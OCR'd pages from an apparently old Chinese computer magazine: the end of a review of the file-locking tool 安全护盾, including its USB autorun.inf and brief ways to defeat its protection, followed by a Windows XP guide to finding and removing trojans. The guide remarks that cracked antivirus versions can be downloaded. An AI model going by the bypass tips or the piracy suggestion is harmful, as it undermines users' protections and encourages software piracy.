


图9

无法运行保护程序，包括复制删除等，系统都提示文件正在被使用。独占只读模式可以运行程序，但不能改名和删除，这样就不怕别人随便动我们的东西了。被保护的程序信息保存在软件安装目录下，独占完全锁定对应的是Lockf.dat，独占只读模式的文件是lockr.dat，如图8。

这个软件还带有几个辅助工具，包括文件粉碎器、注册表备份工具、反恶意修改工具和U盘文件保护器，都是一些比较实用的小软件，使用方法比较简单，就不再罗嗦了，如图9。

我详细说一下U盘保护器，它的原理就是利用sglock.exe的独占锁定模式进行保护。选择保护的文件后生成，在U盘目录中可以看到新增加三个文件lock.dat，autorun.inf和sglock.exe，打开autorun.inf，其内容如下：

```
[autorun]
open=sglock.exe
shellexecute = sglock.exe
shell\Auto\command=sglock.exe
```




图10

利用U盘自动播放的原理，运行sglock.exe进行保护。破解方法也很简单，只要关闭sglock.exe，被保护的程序就能正常运行了（图10）。

安全护盾运行后有两个进程，互相保护，关闭其中一个另一个会马上启动，只关闭一个是无法结束进程的。不过使用IceSword同时选中这两个进程，可以直接关闭，不会再启动了，可以说也是不怎么安全。另外软件所有的配置都是以明文形式存放的，没有加密，至少可以修改它的配置文件来绕过验证。总的来说，安全护盾还是一个比较实用的软件，一些小地方也希望软件作者今后能够注意一下。（本文所涉及到的安全护盾已收录到光盘中）

# 为了我们的电脑，请将安全进行到底

至尊宝

对于个人用户的电脑来讲，他们通常受到的攻击并不是来自己于黑客的入侵，而是来自于病毒与木马的攻击，更确切的讲，绝大多数都是因为访问了不安全的网站（这样的网站通常是被黑客植入了恶意代码，也即是挂了网页木马），网站中的恶意代码利用你的系统或是IE中存在的安全漏洞自动将指定的木马下载到你的电脑中并执行，致使你的电脑被黑客远程控制，QQ、MSN、邮箱、网络游戏甚至网银帐号的密码被窃取。那么本文就将以个人用户使用最多的WindowsXP系统为例，来详细介绍一下如何防范清除这类的病毒木马，以保护自己电脑的安全。

## 一、对于病毒和木马的处理

当你感觉到自己的电脑出现异常，CPU占用率很高，电脑速度很慢，或者是发现了可疑的文件，则说明你的电脑有可能中了病毒或木马了。这时我们首先应该关闭QQ、MSN、邮箱……暂时不要登录，以防止被木马窃取了密码。如果我们发现鼠标在屏幕上乱动，说明我们的电脑已经被攻击者远程控制了，此时我们应该立刻拔掉网线断开与网络的连接。我们在“开始”－“运行”栏中输入cmd，然后在命令提示符下输入**netstat －an**来

查看本机上开放的端口，看是否有什么可疑的端口连接到外网，如图1。





图1

接下来就是要中止木马或病毒的进程了，使用ctrl+alt+del组合键调出任务管理器（图2），来查看这些进程中是否有可疑的进程，比如mysql-nt.exe是mysql数据库的进程，iexplore是IE浏览器的进程，Apache是web服务器的进程，winword是word的进程，taskmgr是任务管理器的进程等等，这些进程都是正常的进程。而木马的进程名往往具有一定的迷惑性，比如iexp1re、svch0st等，注意“1”和“l”，“0”和“O”的差别，这些名字与正常的系统进程名很相似，但大家仔细看的话就一定会分辨出这些可疑的进程的。对于如何分辨哪些进程是正常的，哪些是不正常的，就得看各人的经验了。对于一些自己也没有把握的进程，我们可以直接在google或百度里搜索，这样，这个进程是“好”的还是“不好”的就一目了然了。





图2

**注意：** 几乎所有病毒或木马都有一个共同的弱点，那就是只要其正在运行，就一定会在进程列表中出现。不过也有一些病毒或木马很聪明，它们会将自己的进程名伪装的跟系统进程名很象，有的只是两个字母顺序互换，让我们误以为它是一个系统进程，而逃过被追杀的命运。我曾经中过一个病毒，其病毒文件名和进程名都为svchsot.exe，不注意的情况下，就会把它当成是系统关键进程svchost.exe。只要掌握了病毒的这个弱点，绝大多数病毒或木马的进程，我们都可以轻易的干掉的。

如果我们确认自己的电脑中了病毒或木马，就可以根据木马的名字、产生的症状，到google或baidu上进行搜索相应的清除方法。对于高手来讲，杀毒都是靠自己的双手，但是对于普通的个人用户，一款不错的杀毒软件是必不可少的，可以省掉很多麻烦。

对于杀毒软件的选择，江民及瑞星等国产杀病毒软件我不大喜欢使用，我喜欢使用kaba（卡巴斯基）和诺顿。在此，向个人用户推荐使用卡巴斯基和诺顿，这两款杀毒软件对于病毒和木马的查杀能力很强，速度也很快，占用内存小。这两款杀病毒软件我们都可以在网上下载到破解版本。

其次就是要善于利用杀毒软件了，一般有全盘扫描和系统盘扫描之分。因为木马一般感染的是系统盘，比如C盘，所以有时候扫描系统盘就可以了，而如果其它盘也感染了病毒，则应该全盘扫描，一般所需的时间会较长。另外，任何杀毒软件都要及时升级病毒库，否则对于最新的病毒和木马是没有查杀能力的，由于微软漏洞层出不穷，漏洞一旦公布，就会有新的木马出现。因此我们不能任何时候都依靠杀毒软件，只有具备了相应的防护和杀毒知识，才能以不变应万变。而且目前有许多木马病毒都很聪明，它们会首先干掉杀毒软件和防火墙，你的杀毒软件根本就运行不了了，更谈何查杀病毒呢？因此，掌握一些手工查杀技术还是非常必要的。

正式杀毒的第一步是清除木马文件。首先检查系统盘，比如C盘，其它盘先别管。在删除木马文件之前，应该让电脑显示所有的隐藏文件。打开C盘，在“工具”菜单下选择“文件夹选项”，在“查看”选项中勾选上“显示所有文件和文件夹”，把“隐藏已知文件类型的扩展名”前面的勾取消掉（图3），“确定”之后，隐藏的木马文件就会立即现身了。

